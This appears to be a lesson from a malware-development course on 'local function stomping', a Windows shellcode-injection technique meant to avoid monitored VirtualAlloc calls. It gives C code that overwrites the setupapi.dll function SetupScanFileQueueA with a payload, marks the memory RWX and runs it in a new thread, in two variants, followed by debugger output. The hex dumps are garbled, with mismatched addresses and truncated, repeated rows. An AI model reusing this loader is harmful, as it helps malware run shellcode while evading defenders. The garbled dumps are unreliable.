

# Local Function Stomping Injection

---

## Introduction

The previously demonstrated mapping injection modules were used to avoid the usage of `VirtualAlloc/Ex` WinAPI calls. This module will demonstrate another method that avoids the usage of these WinAPIs.

## Function Stomping

The term "stomping" refers to the act of overwriting or replacing the memory of a function or other data structure in a program with different data.

Function stomping is a technique where the original function's bytes are replaced with new code resulting in the function being replaced or no longer working as intended. Instead, the function will execute different logic. To implement this, a sacrificial function address is required to be stomped.

## Choosing a Target Function

Retrieving the address of a function locally is simple, but which function is being retrieved is the main concern with this technique. Overwriting a commonly used function can result in the uncontrolled execution of the payload or the process can crash. Therefore it should be clear that targeting functions exported from `ntdll.dll`, `kernel32.dll` and `kernelbase.dll` is risky. Instead, less commonly used functions should be targeted such as `MessageBox` since it will be rarely used by the operating system or other applications.

## Using The Stomped Function

When a target function's bytes are replaced with that of the payload's, the function cannot be used anymore unless it is specifically for payload execution. For example, if the target function is `MessageBoxA` then the binary should only call `MessageBoxA` once, which is when the payload will be executed.

## Local Function Stomping Code

For the code demonstration below, the target function is `SetupScanFileQueueA`. This is a completely random function but is unlikely to cause any problems if it's overwritten. Based on Microsoft's documentation, the function is exported from `Setupapi.dll`. Therefore the first step would be to load `Setupapi.dll` into the local process memory using `LoadLibraryA` and then retrieve the function's address using `GetProcAddress`.

The next step would be to stomp the function and replace it with the payload. Ensure the function can be overwritten by marking its memory region as readable and writable using `VirtualProtect`. Next, the

payload is written into the function's address and finally, VirtualProtect is used again to mark the region as executable (RX or RWX).

```
#define SACRIFICIAL_DLL "setupapi.dll"
#define SACRIFICIAL_FUNC "SetupScanFileQueueA"

// ...

BOOL WritePayload(IN PVOID pAddress, IN PBYTE pPayload, IN SIZE_T
sPayloadSize) {

    DWORD dwOldProtection = NULL;

    if (!VirtualProtect(pAddress, sPayloadSize, PAGE_READWRITE,
&dwOldProtection)){
        printf("[!] VirtualProtect [RW] Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    memcpy(pAddress, pPayload, sPayloadSize);

    if (!VirtualProtect(pAddress, sPayloadSize, PAGE_EXECUTE_READWRITE,
&dwOldProtection)) {
        printf("[!] VirtualProtect [RWX] Failed With Error : %d
\n", GetLastError());
        return FALSE;
    }

    return TRUE;
}

int main() {

    PVOID pAddress = NULL;
    HMODULE hModule = NULL;
    HANDLE hThread = NULL;
```

```

printf("[#] Press <Enter> To Load \"%s\" ... ", SACRIFICIAL_DLL);
getchar();

printf("[i] Loading ... ");
hModule = LoadLibraryA(SACRIFICIAL_DLL);
if (hModule == NULL){
    printf("[!] LoadLibraryA Failed With Error : %d \n",
GetLastError());
    return -1;
}
printf("[+] DONE \n");

pAddress = GetProcAddress(hModule, SACRIFICIAL_FUNC);
if (pAddress == NULL){
    printf("[!] GetProcAddress Failed With Error : %d \n",
GetLastError());
    return -1;
}

printf("[+] Address Of \"%s\" : 0x%p \n", SACRIFICIAL_FUNC,
pAddress);

printf("[#] Press <Enter> To Write Payload ... ");
getchar();
printf("[i] Writing ... ");
if (!WritePayload(pAddress, Payload, sizeof(Payload))) {
    return -1;
}
printf("[+] DONE \n");

printf("[#] Press <Enter> To Run The Payload ... ");
getchar();

hThread = CreateThread(NULL, NULL, pAddress, NULL, NULL, NULL);
if (hThread != NULL)
    WaitForSingleObject(hThread, INFINITE);

printf("[#] Press <Enter> To Quit ... ");

```

```

    getchar();

    return 0;

}

```

## Inserting DLL Into Binary

Instead of loading the DLL using `LoadLibrary` and then retrieving the target function's address with `GetProcAddress`, it's possible to statically link the DLL into the binary. Using the pragma comment compiler directive allows for this, as shown below.

```

#pragma comment (lib, "Setupapi.lib") // Adding "setupapi.dll" to the
Import Address Table

```

The target function can then be simply retrieved using the address-of-operator (e.g. `&SetupScanFileQueueA`). The code snippet below updates the previous code snippet to use the pragma comment directive.

```

#pragma comment (lib, "Setupapi.lib") // Adding "setupapi.dll" to the
Import Address Table

// ...

int main() {

    HANDLE          hThread          = NULL;

    printf("[+] Address Of \"SetupScanFileQueueA\" : 0x%p \n",
&SetupScanFileQueueA);

    printf("[#] Press <Enter> To Write Payload ... ");
    getchar();
    printf("[i] Writing ... ");
    if (!WritePayload(&SetupScanFileQueueA, Payload, sizeof(Payload)))
{ // Using the address-of operator
    return -1;
}
}

```

```
printf("[+] DONE \n");

printf("[#] Press <Enter> To Run The Payload ... ");
getchar();

hThread = CreateThread(NULL, NULL, SetupScanFileQueueA, NULL, NULL,
NULL);
if (hThread != NULL)
    WaitForSingleObject(hThread, INFINITE);

printf("[#] Press <Enter> To Quit ... ");
getchar();

return 0;

}
```

## Demo

Retrieving SetupScanFileQueueA's address.

LocalFunctionStomping.exe PID: 13000 - Thread: Main Thread 22252 - x64dbg

Output: Press <Enter> To Load "setupapi.dll" ...  
 Loading ... [x] DONE  
 Address Of "SetupScanFileQueue" : 0x00007FFD379E8840  
 Press <Enter> To write payload ...

Enter expression to follow in Dump...

0x00007FFD379E8840  
 Correct expression! -> setupapi.SetupScanFileQueueW


Dump 1

Address	Hex	ASCII
00007FFD38400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy...
00007FFD38400010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00007FFD38400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD38400030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD38400040	0E 1F BA 0E 00 B4 09 CD 21 88 01 4C CD 21 54 68 ..	...!.!l!th
00007FFD38400050	69 73 20 70 72 6F 72 61 60 20 63 61 6E 6F 6F 6F	is program canno
00007FFD38400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFD38400070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...s.....
00007FFD38400080	BC 31 91 94 F8 50 FF C7 F8 50 FF C7 F8 50 FF C7	%!.0PyCoPyCoPyC
00007FFD38400090	2B 22 FF C6 F9 50 FF C7 2B 22 FC C6 DE 50 FF C7	+yEuPyC"u4bPyC
00007FFD384000A0	2B 22 F8 C6 7A 50 FF C7 2B 22 F2 C6 D6 51 FF C7	+u4bPyC"u4bPyC
00007FFD384000B0	2B 22 FA C6 E3 50 FF C7 2B 22 00 C7 F9 50 FF C7	+u4bPyC"u4bPyC
00007FFD384000C0	2B 22 FD C6 F9 50 FF C7 52 69 63 68 F8 50 FF C7	+yEuPyCrichePyC
00007FFD384000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD384000E0	50 45 00 00 64 86 0A 00 F2 68 86 57 00 00 00 00	PE..d..bntw...
00007FFD384000F0	00 00 00 00 F0 00 22 0B 02 0E 1C 00 80 12 00 00	....0.....
00007FFD38400100	00 D0 00 00 00 00 00 00 00 00 00 00 10 00 00	.D.....
00007FFD38400110	00 00 4C 38 FD 7E 00 00 00 10 00 00 00 10 00	..L8y.....
00007FFD38400120	0A 00 00 00 0A 00 00 00 0A 00 00 00 0A 00 00	.....
00007FFD38400130	00 90 20 00 00 10 00 00 6A C8 20 00 03 00 60 41	.....JE...A
00007FFD38400140	00 00 04 00 00 00 00 00 00 10 00 00 00 00 00	.....
00007FFD38400150	00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	.....
00007FFD38400160	00 00 00 00 10 00 00 00 C0 03 16 00 4F 33 01 00	.....A...03..
00007FFD38400170	00 00 00 00 00 00 00 00 40 19 00 2B 35 07 00	.....@..(S...
00007FFD38400180	00 00 18 00 D4 E8 00 00 00 10 20 00 F8 60 00 00	.....0e.....
00007FFD38400190	00 80 20 00 40 05 00 00 88 61 13 00 70 00 00 00	...@..a..p...
00007FFD384001A0	00 00 00 00 00 00 00 00 F0 CD 12 00 38 01 00 00	.....F0 CD 12 00 38 01 00 00
00007FFD384001B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD384001C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD384001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFD384001E0	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00	.....TEXT.....
00007FFD384001F0	30 86 12 00 00 10 00 00 90 12 00 00 10 00 00	0.....
00007FFD38400200	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00	.....
00007FFD38400210	50 41 47 45 00 00 00 00 03 05 00 00 A0 12 00	PAGE.....
00007FFD38400220	00 10 00 00 A0 12 00 00 00 00 00 00 00 00 00	.....
00007FFD38400230	00 00 00 00 20 00 60 52 54 00 00 00 00 00 00	.....RT.....
00007FFD38400240	E3 01 00 00 80 12 00 00 10 00 00 00 80 12 00	.....

The original bytes of the SetupScanFileQueueA function.



## Running the payload.



```
[i] Press <Enter> To Load "setupapi.dll" ...
[i] Loading ... [i] DONE
[i] Address Of "SetupScanFileQueue" : 0x00007FFD379E8840
[i] Press <Enter> To Write Payload ...
[i] Writing ... [i] DONE
[i] Press <Enter> To Run The Payload ...
[i] Press <Enter> To Quit ...
```

00007FFD379E8800 38 E0 75 F1 40 03 24 08 45 59 01 7F  
00007FFD379E8800 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8  
00007FFD379E8800 01 D0 41 8B 04 88 48 01 D0 41 88 41 5  
00007FFD379E8800 41 53 41 53 41 5A 48 83 EC 20 41 52 F  
00007FFD379E8900 59 5A 48 8B 12 E9 57 FF FF 5D 48 B  
00007FFD379E8900 00 00 00 00 48 8D 01 01 00 00 4  
00007FFD379E8900 6F 87 FF D5 B8 E0 1D 2A 0A 41 8A A6 9  
00007FFD379E8930 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 7  
00007FFD379E8940 13 72 6F 6A 00 59 41 89 0A FF D5 63 6  
00007FFD379E8950 41 B2 0F 41 8A 49 03 41 22 CA E8 25 0  
00007FFD379E8960 89 42 04 41 88 09 C1 E9 14 41 22 CA E  
00007FFD379E8970 00 66 89 42 06 41 8A 49 02 41 22 CA E  
00007FFD379E8980 00 66 89 42 08 41 88 09 C1 E9 0C 41 2  
00007FFD379E8990 01 00 00 66 89 42 0A 41 88 09 C1 E9 0  
00007FFD379E89A0 E8 DF 01 00 00 66 89 42 0C 41 88 09 C  
00007FFD379E89B0 22 CA E8 CD 01 00 00 66 89 42 0E 41 8  
00007FFD379E89C0 CA E8 BE 01 00 00 66 89 42 10 41 88 2  
00007FFD379E89D0 66 44 89 42 12 41 0F B7 49 04 66 C1 E  
00007FFD379E89E0 01 00 00 66 89 42 14 41 8A 49 05 41 2  
00007FFD379E89F0 01 00 00 66 89 42 16 41 8A 49 04 C0 E  
00007FFD379E8A00 CA E8 7E 01 00 00 66 89 42 18 41 8A 4  
00007FFD379E8A10 CA E8 6E 01 00 00 66 89 42 1A 66 44 8  
00007FFD379E8A20 0F B7 49 06 66 C1 E9 0C E8 57 01 00 0  
00007FFD379E8A30 1E 41 8A 49 07 41 22 CA E8 47 01 00 0  
00007FFD379E8A40 20 41 8A 49 06 C0 E9 04 41 22 CA E8 3  
00007FFD379E8A50 66 89 42 22 41 8A 49 06 41 22 CA E8 2  
00007FFD379E8A60 66 89 42 24 66 44 89 42 26 41 8A 49 0